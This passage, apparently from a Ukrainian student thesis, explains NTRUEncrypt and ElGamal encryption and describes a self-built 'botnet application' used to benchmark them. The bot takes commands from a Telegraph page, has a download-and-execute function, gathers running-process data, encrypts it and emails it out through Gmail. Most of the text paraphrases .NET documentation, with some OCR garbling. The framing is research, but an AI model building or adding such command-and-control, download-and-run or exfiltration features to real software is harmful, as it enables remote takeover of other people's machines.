$$a = (pr\ \cdot g + f \cdot g)\ mod\ q \tag{2.15}$$

Коли сторона В вирахувала многочлен a по модулю q, потрібно обрати його коефіцієнти з діапазону $[-q/2; q/2]$ і далі обчислити поліном b, що отримуємо із многочлену a приведенням його до модулю p:

$$b = a\ mod\ p = (f\ \cdot m)\ mod\ p \tag{2.16}$$

Тепер, використовуючи другу частину приватного ключа й отриманий многочлен b, сторона В може розшифрувати дані:

$$c = \big(f_p \cdot b\big)\ mod\ p \tag{2.17}$$

Алгоритм NTRUEncrypt є дуже перспективним алгоритмом асиметричного шифрування. Він має достатню стійкість від злому за допомогою квантового комп'ютеру та більш велику швидкість операцій, аніж у інших алгоритмах асиметричного шифрування [19].

Розробники асиметричного алгоритму шифрування даних NTRUEncrypt, для забезпечення високої стійкості алгоритму, пропонують використовувати тільки рекомендовані параметри, які наведено в таблиці 1:

Таблиця 2.1. Рекомендовані параметри[19]

Позначення	*N*	*q*	*p*	*df*	*dg*	*dr*	Стійкість
NTRU167:3	167	128	3	61	20	18	Достатній рівень
NTRU251:3	251	128	3	50	24	16	Стандартний рівень
NTRU503:3	503	256	3	216	72	55	Найвищій рівень
NTRU167:2	167	127	2	45	35	18	Достатній рівень
NTRU151:2	251	127	2	35	35	22	Стандартний рівень
NTRU503:2	503	253	2	155	100	65	Найвищій рівень

2.3.2 Програмна реалізація алгоритму шифрування NTRUEncrypt

Для реалізації шифрування алгоритмом NTRUEncrypt використана бібліотека розроблена Джоном Андерхілом, CEXEngyne. В цій бібліотеці реалізована велика кількість як асиметричних так і симетричних алгоритмів шифрування в тому числі й NTRUEncrypt.

Для шифрування використовується базовий клас NTRUPrime, який реалізує інтерфейс IAssymetricCipher.

Кілька криптосистем на основі ідеальної решітки були порушені нещодавніми атаками, які експлуатують спеціальні структури кілець, що використовуються в цих криптосистемах [20].

Ці самі структури також використовуються у провідних пропозиціях щодо постквантової решітки на основі криптографії, включаючи класичну криптосистему NTRU та типові криптосистеми на основі Ring-LWE [20].

NTRU-Prime'tweak NTRU використовувати кільця без цих структур. Ця реалізація використовує три набори параметрів із спрощених реалізацій NTRU-Prime; оптимізовано з точки зору впровадження [20].

Упорядковані параметри NTRU SPrime Q4621P653, Q4591P761 та Q5167P857 - середні, високі та найвищі показники безпеки після квантового захисту [20].

Метод шифрування використовує інтерфейс KEM інкапсуляції: Encapsulate (CipherText [out], SharedSecret [out]), метод дешифрування використовує: Decapsulate (CipherText [in], SharedSecret [out]) [20].

Цей шифр використовує додаткову систему з двома ключами. Загально секрет KEM, згенерований методами інкапсуляції та декапсуляції, може поєднуватися із вторинним ключ [20].

Цей другий ключ може надаватися користувачам у межах домену, або як частина двоклавішного механізму, в якому серверний компонент надає по одному ефемерному ключу

кожному хосту, а два хости обмінюються другим ключем (загальнодоступним секретом) через другий асиметричний обмін ключами [20].

Ключ домену використовується як рядок налаштування в екземплярі cSHAKE-512, формальне ім'я шифрів (cipher-name + name-name параметра), використовується як параметр імені cSHAKE, а спільний секрет є первинним початком [20].

Використовуючи ключ домену, спільний секретний вихід дорівнює початковому розміру масиву спільного секрету, це означає, що в цьому розширеному режимі роботи можливий безпечний вихід до 1 КБ [20].

Щоб увімкнути двоклавішну форму шифру, заповніть параметр DomainKey вторинним ключем та розмістіть масиви загального секрету, які використовуються для інкапсуляції та декапсуляції, до потрібного розміру виводу. У стандартному робочому режимі (з нульовим розміром доменного ключа) вихід з шифру - це 256-бітний вихід, очікуваний від стандартного примірника шифру [20].

Ця версія NTRU-Prime узгоджується з реалізацією NIST PQ 2-го раунду

Існують три наявні набори параметрів на основі спрощеної форми округлення; Q4621P653, Q4591P761 та Q5167P857, які можна вибрати через параметр конструктора класу [20].

Режим роботи шифрів (шифрування / розшифрування) визначається типом ключа IAsymmetricKey, який використовується для ініціалізації шифру (AsymmetricKeyTypes: NTRUPublicKey або NTRUPrivateKey), відкритого для шифрування, приватного для розшифрування [20].

Первинний Prng встановлюється через конструктор, або як ім'я типу prng (типово BCR-AES256), яке створює функцію внутрішньо, або вказівник на постійний зовнішній екземпляр Prng [20].

Код класу, який реалізує шифрування NTRUEncrypt в розробленому ботнет додатку приведено в додатку В.

2.4 Асиметричний алгоритм шифрування ElGammal

У криптографії система шифрування ElGamal - це асиметричний алгоритм шифрування ключів для криптографії з відкритим ключем, який базується на обміні ключів Diffie - Hellman. Це описано Тахером Ельгамалом у 1985 році [1]. Шифрування ElGamal використовується у вільному програмному забезпеченні конфіденційності GNU, останніх версіях PGP та інших

криптосистемах. Алгоритм цифрового підпису (DSA) - це варіант схеми підпису ElGamal, який не слід плутати з шифруванням ElGamal.

Шифрування ElGamal можна визначити для будь-якої циклічної групи G, наприклад, мультиплікативної групи цілих чисел за модулем n. Її безпека залежить від складності певної проблеми в G, пов'язаної з обчисленням дискретних логарифмів.

2.4.1 Створення ключів, шифрування і дешифрування ElGammal

Для генерації пари ключів спочатку обирається просте число p й два числа, g й x, обидва числа повинні бути менше ніж p. Потім обчислюється:

$$y = g^x \bmod p \tag{2.18}$$

Відкритий ключ – це числа p, g ,y, а закритий ключ – число x.

Для шифрування повідомлення M спочатку обирається сессійний ключ – ціле число k таке, $1<k<p-1$. Після чого обчислюються числа:

$$a = g^k \bmod p \tag{2.19}$$

$$b = y^k M \bmod p \tag{2.20}$$

Пара чисел a і b є шифротекстом.

Не складно помітити, що довжина шифротексту в схемі Ель-Гамаля довша за повідомлення удвічі.

Знаючи приватний ключ x , повідомлення можна обчислити з шифротексту за формулою:

$$M = b(a^x)^{-1} \bmod p \tag{2.21}$$

Але для практичних обчислень більше підходить така формула:

$$M = b \cdot a^{(p-1-x)} \bmod p \tag{2.22}$$

Потрібно відзначити що довжина шифротексту в 2 рази більша за довжину незашифрованого тексту.

2.4.2 Криптостійкість ElGammal

Стійкість схеми Ель-Гамаля заснована на (гіпотетичній) складності завдання дискретного логарифмування по основі. Однак стійкість цієї схеми в припущенні складності дискретного логарифмування по підставі поки не доведена. Очевидно, що це припущення необхідно для стійкості схеми Ель-Гамаля, так як в противному випадку противник зможе повністю розкрити схему, обчисливши секретний ключ за відомим відкритим.

Зазначимо деякі певні недоліки в схемі Ель-Гамаля:

1. Відсутність семантичної стійкості: буде квадратичним вирахуванням, тоді і тільки тоді саме повідомлення буде квадратичним вирахуванням. Отже, якщо хакер має шифрований текст і відкритий ключ, то він може отримувати деяку інформацію про початковий текст.
2. Подільність шифру: якщо дано шифрований текст, то можна отримати інший шифрований текст, змінивши лише другу частину повідомлення.

Для захисту від недоліків схеми Ель-Гамаля, Шнорр і Якобсон запропоновали об'єднати схему шифрування Ель-Гамаля з цифровим підписом Шнорра, що дозволяє не тільки шифрувати повідомлення, але і аутентифікувати його.

2.4.3 Програмна реалізація алгоритму шифрування ElGammal

Для реалізації алгоритму шифрування ElGammal розроблено систему класів, но подобу організації шифрування RSA, та використано клас BigInteger, який дозволяє працювати з великими числами. А саме розроблено такі класи: ElGamal, ElGamalAbstractCipher, ElGamalDecryptor, ElGamalDecryptor, ElGamalKeyStruct, ElGamalManaged, ElGamalParameters.

Клас ElGamal реалізує один з стандартних криптографічних інтерфейсів мови C# – AsymetricAlgorithm й має такі методи:

– ToXmlString(bool p_include_private) якій приймає значення true або false, в залежності від того чи потрібно повертати рядок з інформацію про закритий ключ та відкритий ключ, або тільки про відкритий.

– FromXmlString(string p_string) за допомогою якого зчитується ключ шифрування з рядка. В якості аргументу приймає рядок з ключами шифрування записанними в XML-коді. Лістинг класу приведено в Додатку Г.

ElGamalAbstractCipher використовується для проміжної обробки даних. Лістинг приведено в додатку Д.

Клас ElGamalDecryptor наслідує клас ElGamalAbstractCipher та реалізує дешифрування даних. Лістинг класу приведено в додатку Е.

Клас ElGamalEncryptor на слідує клас ElGamalAbstractCipher та реалізує шифрування даних. Лістинг класу приведено в додатку Ж.

Клас ElGamalKeyStruct є структурою ключів шифрування – дешифрування алгоритмом ЄльГаммаля. Лістинг класу приведено в додатку И.

Клас ElGamalManaged наслідує клас ElGamal та містить у собі класи, які викликають методи:

–CreateKeyPair(int p_key_strength) - генерує ключі шифрування та дешифрування, в якості аргументу приймає значення довжини ключа.

–NeedToGenerateKey() – внутрішній метод, який перевіряє чи сформовані ключі шифрування – дешифрування.

–ImportParameters(ElGamalParameters p_parameters) – використовується для імпорту ключів шифрування - дешифрування. В якості аргументу приймає об’єкт класу ElGamalParameters.

–ExportParameters(bool p_include_private_params) – використовується для експорту закритого та відкритого ключів. В якості аргументу приймає true або false, якщо true то буде повернуто відкритий й закритий ключі шифрування, якщо false – тільки відкритий. Повертає об’єкт класу ElGamalParameters.

–EncryptData(byte[] p_data) – використовується для виклику функції шифрування, в якості аргументу приймає масив байтів, повертає масив байтів.

–DecryptData(byte[] p_data) – використовується для виклику функції дешифрування, в якості аргументу приймає масив байтів, повертає масив байтів.

Лістинг класу ElGamalManaged приведено в додатку К.

Клас ElGamalParameters являє собою структуру для зберігання відкритого та закритого ключів. Лістинг приведено в додатку Л.

Як і з алгоритмом RSA шифрування проводиться блоками по 64 байти. Лістинг класу, в якому викликається шифрування потрібного файлу приведено в додатку М.

Схему наслідування класів приведено на рисунку 2.1.



Рисунок 2.1 – Схема наслідування класів реалізації шифрування ElGammal

2.5 Опис розробленого ботнет додатку

Для дослідження роботи асиметричних алгоритмів шифрування в ботнет мережі розроблено додаток, який вміє відкривати задану сторінку в браузері, скачувати та запускати файли з мережі інтернет та збирати інформацію про запущені на комп’ютері процеси.

Функції відкривання веб-сторінок та скачування й запуску файлу реалізовані для перевірки його роботи.

Для того щоб давати команди ботнет додатку використовується Telegraph сторінка, де в тілі сторінки через спеціальні роздільники ({split}) задаються команди для ботнету. Вигляд сторінки приведено на рисунку 2.2.



Рисунок 2.2 – Веб-сторінка для керування ботнет додатком

Для простішої реалізації написано клас configs лістинг якого приведено в додатку Н.

Для читання необхідної частини HTML – коду сторінки використовується такий програмний код:

string html = web.GetHTML(configs.server).

Match regx = Regex.Match(html, " (.) </article>").*

Де, GetHTML – один з методів реалізованих в класі web, лістинг якого приведено в додатку О, а Regex.Match шукає заданий, *" (.*) </article>"*, збіг в отриманій строці. Шуканий HTML - код сторінки виділено на рисунку 2.3.



Рисунок 2.3 - HTML - код сторінки.

Для розділення отриманого тексту вище на команди написано клас cmd лістинг якого приведено в додатку П. В ньому написано методи:

а) GetHTML - для отримання HTML – коду сторінки в вигляді рядка. Приймає в якості аргументу рядок з адресою потрібної веб сторінки, повертає рядок з HTML – кодом сторінки.

б) DownloadFile – використовується для завантаження файлу з заданого URL, в якості аргументу приймає рядок з веб – адресою файлу, повертає рядок з путем до зкачаного файлу.

Оновлення команд й їх виконання реалізовано в методі Main класу cMain, лыстинг класу приведено в додатку Р. Також в цьому класі реалізовано метод Execute, який приймає в якості аргументу об’єкт класу cmd, і в залежності від значення поля ComType класу cmd викликає відповідний метод класу functions.

В класі functions реалізовано такі методи:

а) OpenLink(string URL) – використовується для того щоб відкрити веб-сторінку у брузері за замовчуванням. В якості аргументу приймає рядок URL – адресу веб – сторінки.

б) DownloadExecute(string URL) – використовується для того щоб скачати та запустити файл з заданої URL – адреси. В якості аргументу приймає рядок URL – адресу.

в) CodeProcesses() – створює або перезаписує файли в, які будуть записані процеси та викликає методи, в яких проводиться запис процесів в файл шифрування, запис зашифрованих даних в файл, та запис даних про завантаження процесора під час шифрування, та час шифрування. Лістинг класу functions приведено в додатку С.

Запис процесів у файл реалізовано у класі GetAllProcessesIntoFile в методі WritePr(long len), в якості аргументу приймає ціле число, яке визначає скільки МБайт даних буде записано в файл. Лістинг цього класу приведено в додатку Т.

Запис процесів у файл реалізується за допомогою класу Process простору імен System.Diagnostics, який надає доступ до локальних й віддвлених процесів й дозваоляє запускати й зупиняти локальні системні процеси.

Компонент Process надає доступ до процесу, який виконується на комп'ютері. Процес, спрощено кажучи, представляє з себе працююче додаток. Потік - це базова одиниця, якій операційна система виділяє час процесора. Потік може виконувати будь-яку частину коду процесу, включаючи частини, що виконуються в даний момент іншим потоком.

Компонент Process можна використовувати для отримання списку запущених процесів або для запуску нового процесу. Process використовується для доступу до системних процесів. Після ініціалізації компонента Process його можна використовувати для отримання відомостей про запущеному процесі. Ці відомості включають в себе набір потоків, завантажені модулі

(файли .dll і .exe) і інформацію про продуктивність, наприклад обсяг пам'яті, яку використовує процес.

Цей тип реалізує інтерфейс IDisposable. Після закінчення використання видаленную йому пам'ять слід прямо або побічно звільнити. Щоб зробити це прямо, викличте його метод Dispose в блоці try / finally. Щоб зробити це побічно, використовуйте мовні конструкції, такі як using (в C #) або Using (в Visual Basic). Додаткові відомості див. У розділі "Використання об'єкта, що реалізує IDisposable" в статті про інтерфейс IDisposable.

Компонент Process отримує відомості про групу властивостей одночасно. Після того, як компонент Process отримає інформацію про хоча б одного члена будь-якої групи, він буде кешувати значення для інших властивостей в цій групі і не буде отримувати нові відомості про інших членів групи до виклику методу Refresh. Таким чином, значення властивості не обов'язково буде новіше, ніж в момент останнього виклику методу Refresh. Схеми поділу на групи залежать від операційної системи.

Якщо в системі оголошений укладений в лапки шлях у змінній path, при запуску будь-якого процесу з цього розташування необхідно вказівку повного шляху. В іншому випадку система не знайде цей шлях. Наприклад, якщо у змінній path немає шляху c: \ mypath і він додається до неї з використанням лапок (path =% path%; "c: \ mypath"), при запуску будь-якого процесу з c: \ mypath необхідно повністю вказувати шлях до файлу.

Системний процес однозначно ідентифікується в системі ідентифікатором процесу. Як і багато ресурсів Windows, процес також ідентифікується його дескриптором, який не обов'язково є унікальним в межах одного комп'ютера. Дескриптор - це універсальний термін, що позначає ідентифікатор ресурсу. Операційна система зберігає дескриптор процесу, доступний через властивість Handle компонента Process, навіть після завершення процесу. Таким чином, можна отримати адміністративну інформацію про процес, наприклад ExitCode (зазвичай нуль в разі успішного завершення або ненульовий код помилки) і ExitTime. Дескриптори є надзвичайно важливим ресурсом, тому витік дескрипторів більш небезпечна, ніж витік пам'яті.

У класі ElGammalTest в циклі спочатку записуються процеси у файл, з кожним наступним колом розмір файла збільшується на 1 МБайт починаючи з 1 МБайту, зашифровується та записується завантаження процессору під час шифрування. Після чого зашифрований файл та записана інформація про завантаження процессору відправляються за лопомогою Gmail. Лістинг класу ElGammalTest приведено у додатку У.

У класі TestNTRU в циклі спочатку записуються процеси у файл, з кожним наступним колом розмір файла збільшується на 1 МБайт починаючи з 1 МБайту, зашифровується та записується завантаження процессору під час шифрування. Після чого зашифрований файл та

записана інформація про завантаження процессору відправляються за лопомогою Gmail. Лістинг класу TestNTRU приведено у додатку Ф.

У класі TestRSA в циклі спочатку записуються процеси у файл, з кожним наступним колом розмір файла збільшується на 1 МБайт починаючи з 1 МБайту, зашифровується та записується завантаження процессору під час шифрування. Після чого зашифрований файл та записана інформація про завантаження процессору відправляються за лопомогою Gmail. Лістинг класу TestRSA приведено у додатку Х.

Для відправки повідомлень реалізовано клас Sender у якого є метод send, який в якості аргументів приймає 2 строкові змінні, перша містить шлях до зашифрованного файлу, друга – шлях до файлу з даними про завантаження процесору. Лістинг класу Sender Наведено у додатку Ц.

Для реалізації відправки повідомлень використано простори імен System.Net, System.Net.Mail та System.Net.Mime.

System.Net надає простий програмний інтерфейс для багатьох протоколів, використовуваних в сучасних мережах. Класи WebRequest і WebResponse утворюють основу так званих підключаються протоколів, які представляють собою реалізацію мережевих служб, що дозволяють розробляти програми, що використовують ресурси Інтернету, не піклуючись про конкретні особливості окремих протоколів. Класи в просторі імен System.Net можна використовувати для розробки додатків для Магазину Windows або додатків робочого столу. При використанні в Додатку для Магазину Windows класи простору імен System.Net зачіпаються функцією мережевий ізоляції, що є частиною моделі безпеки додатків, використовуваної системою Windows Developer Preview.

Простір імен System.Net.Mail містить класи, використовувані для відправки електронної пошти на сервер SMTP (Simple Mail Transfer Protocol) для доставки.

У просторі імен System.Net.Mime містяться типи, використовувані для представлення заголовків MIME (Multipurpose Internet Mail Exchange - багатоцільові розширення електронної пошти в Інтернеті). Разом з типами з простору імен System.Net.Mail вони використовуються для визначення заголовків Content-Type, Content-Disposition і Content-transfer-Encoding при передачі пошти з використанням класу SmtpClient.

Використано такі класи:

MailMessage - представляє повідомлення електронної пошти, яке може бути відправлено за допомогою класу SmtpClient. Екземпляри класу MailMessage використовуються для створення повідомлень електронної пошти, які передаються на SMTP-сервер для доставки за допомогою класу SmtpClient.

Відправник, одержувач, тема і текст повідомлення електронної пошти можна вказати у вигляді параметрів, коли MailMessage використовується для ініціалізації об'єкта MailMessage. Ці параметри також можуть бути задані або доступні за допомогою властивостей об'єкта MailMessage.

Клас MailMessage також дозволяє додатку отримати доступ до колекції заголовків для повідомлення за допомогою властивості Headers. Хоча ця колекція доступна тільки для читання (Нова колекція не може бути задана), призначені для користувача заголовки можна додавати в цю колекцію або видаляти з неї. При відправці примірника MailMessage будуть включені всі додані призначені для користувача заголовки. Перед відправкою повідомлення в колекцію включаються тільки заголовки, спеціально додані в цю колекцію в властивості Headers. Після відправки примірника MailMessage у властивості Headers будуть також міститися заголовки, задані за допомогою пов'язаних властивостей класу MailMessage або параметрів, що передаються при використанні MailMessage для ініціалізації об'єкта MailMessage.

Клас MailMessage має такі властивості як:

–Attachments – повертає або задає колекцію вкладень, використовувану для зберігання даних, вкладених в це повідомлення електронної пошти.

–Body - повертає або задає текст повідомлення.

–Headers - повертає або задає заголовки електронної пошти, що передаються з даним повідомленням.

–From - повертає або задає адресу відправника даного повідомлення електронної пошти.

–Sender - повертає або задає адресу відправника даного повідомлення електронної пошти.

–Subject - Повертає або задає рядок теми для даного повідомлення електронної пошти.

–To – повертає або задає колекцію адрес, що містить одержувачів даного повідомлення електронної пошти.

SmtpClient - дозволяє додаткам відправляти електронну пошту за допомогою протоколу SMTP (Simple Mail Transfer Protocol).

Щоб створити і відправити повідомлення електронної пошти за допомогою SmtpClient, необхідно вказати наступну інформацію.

–Сервер вузла SMTP, який використовується для відправки електронної пошти.

–Облікові дані для перевірки автентичності, якщо це потрібно для SMTP-сервера.

–Адреса електронної пошти відправника. Див. Методи Send і SendAsync, які приймають параметр from.

–Адреса електронної пошти або адреси одержувачів. Див. Методи Send і SendAsync, які приймають параметр recipient.

Щоб включити вкладення з повідомленням електронної пошти, спочатку створіть вкладення за допомогою класу Attachment, а потім додайте його в повідомлення за допомогою властивості MailMessage.Attachments. Залежно від модуля читання електронної пошти, що використовується одержувачами, і типу файлу вкладення, деякі одержувачі, можливо, не зможуть прочитати вкладення. Для клієнтів, які не можуть відобразити вкладення в початковій формі, можна вказати альтернативні уявлення за допомогою властивості MailMessage.AlternateViews.

В .NET Framework можна використовувати файли конфігурації програми або комп'ютера для вказівки значень вузла, порту і облікових даних за замовчуванням для всіх об'єктів SmtpClient. Додаткові відомості див. У розділі <маілсеттінгс> Element (параметри мережі). .NET Core не підтримує настройку значень за замовчуванням. Як обхідного рішення необхідно задати відповідні властивості для SmtpClient безпосередньо.

Щоб відправити повідомлення електронної пошти і заблокувати його при очікуванні передачі повідомлення на SMTP-сервер, використовуйте один з синхронних Send методів. Щоб дозволити основному потоку програми продовжувати виконання під час передачі повідомлення, використовуйте один з асинхронних SendAsync методів. Подія SendCompleted виникає при завершенні операції SendAsync. Щоб отримати цю подію, необхідно додати делегат SendCompletedEventHandler в SendCompleted. Делегат SendCompletedEventHandler повинен посилатися на метод зворотного виклику, який обробляє повідомлення про події SendCompleted. Щоб скасувати асинхронну передачу електронної пошти, використовуйте метод SendAsyncCancel.

Запис даних про завантаження процесора, час шифрування та процесорний час реалізовано за допомогою класу Stopwatch простору імен System.Diagnostics.

У просторі імен System.Diagnostics передбачені класи, що дозволяють здійснювати взаємодію з системними процесами, журналами подій і лічильниками продуктивності.

Клас Stopwatch надає набір методів і властивостей, які можна використовувати для точного вимірювання витраченого часу.

Stopwatch Примірник може вимірювати витрачений час для одного інтервалу або загальний час, витрачений на кілька інтервалів. У типовому Stopwatch Start сценарії викликається метод, Stop потім викликається метод, а Elapsed потім перевіряються витрачений час за допомогою властивості.

Примірник або працює, або зупинений; використовуйте IsRunning для визначення поточного стану Stopwatch. Stopwatch Використовуйте Start для початку вимірювання витраченого часу; використовуйте Stop для скасування вимірювання витраченого часу. Запитайте значення витраченого часу за допомогою Elapsedсвойств ElapsedMilliseconds, або

ElapsedTicks. Ви можете запитати властивості витраченого часу під час виконання або зупинки примірника. Властивості витраченого часу постійно збільшуються під час Stopwatch роботи. вони залишаються постійними при зупинці примірника.

За замовчуванням значення Stopwatch витраченого часу примірника дорівнює сумі всіх виміряних інтервалів часу. Кожен виклик Start починає підраховувати сукупний витрачений час; кожен Stop виклик завершує поточну міру інтервалу і заморожує сукупне значення витраченого часу. Використовуйте метод для очищення сукупного пройденого часу в існуючому Stopwatch екземплярі Reset.

Stopwatch заходи часу, витрачені на підрахунок тактів таймера в базовому механізмі таймера. Якщо встановлене обладнання і операційна система підтримують лічильник продуктивності з високою роздільною здатністю, Stopwatch то клас використовує цей лічильник для вимірювання витраченого часу. В іншому випадку клас використовує системний таймер для вимірювання витраченого часу

Stopwatch Клас допомагає керувати лічильниками продуктивності, пов'язаними з часом, в рамках керованого коду. Зокрема, Frequency поле і GetTimestamp метод можна використовувати замість некерованих інтерфейсів API QueryPerformanceFrequency Windows і QueryPerformanceCounter.

Для отримання затраченого на шифрування часу, процесорного часу та реального часу також використовується свойство ProcessThread.TotalProcessorTime, яке повертає загальну кількість часу, яку витратив поток на обробку процесором. Та TimeSpan.FromTicks().Milisecond, яке повертає об’єкт TimeSpan, який представляє заданий час в мілісекундах.

Для розрахунку затраченого процесорного часу використовується команда: double processor_time = TimeSpan.FromTicks(after - before).TotalMilliseconds , де processor_time – це змінна для затраченого процесорного часу, before – це час, який витрачено потоком на оборобку процесором до шифрування, after - це час, який витрачено потоком на оборобку процесором після шифрування.

Для отримання реального часу витраченого на шифрування за допогою методів Stopwatch.Start() перед шифруванням, Stopwatch.Stop() після шифрування та Stopwatch.ElapsedMilliseconds.

Для того щоб отримати загрузку процесору під час шифрування ділимо затрачений процесорний час на кількість потоків процесору помножену на загальний час у мілісекундах, та помножаємо все це на 100. Таким чином отримуємо Загрузку процесору під час шифрування у відсотках.

На рисунку 2.4 приведено скріншот Telegraph сторінки, в якій задано команду боту до шифрування.



Рисунок2.4 - Скріншот Telegraph сторінки, в якій задано команду боту до шифрування

Бонет додаток пересилає поштою 2 файли:

–Файл з зашифрованими даними.

–Файл з записними даними про завантаження процесору пыд час шифрування.



Рисунок 2.5 - Скріншот поштового ящику, який приймає ці файли

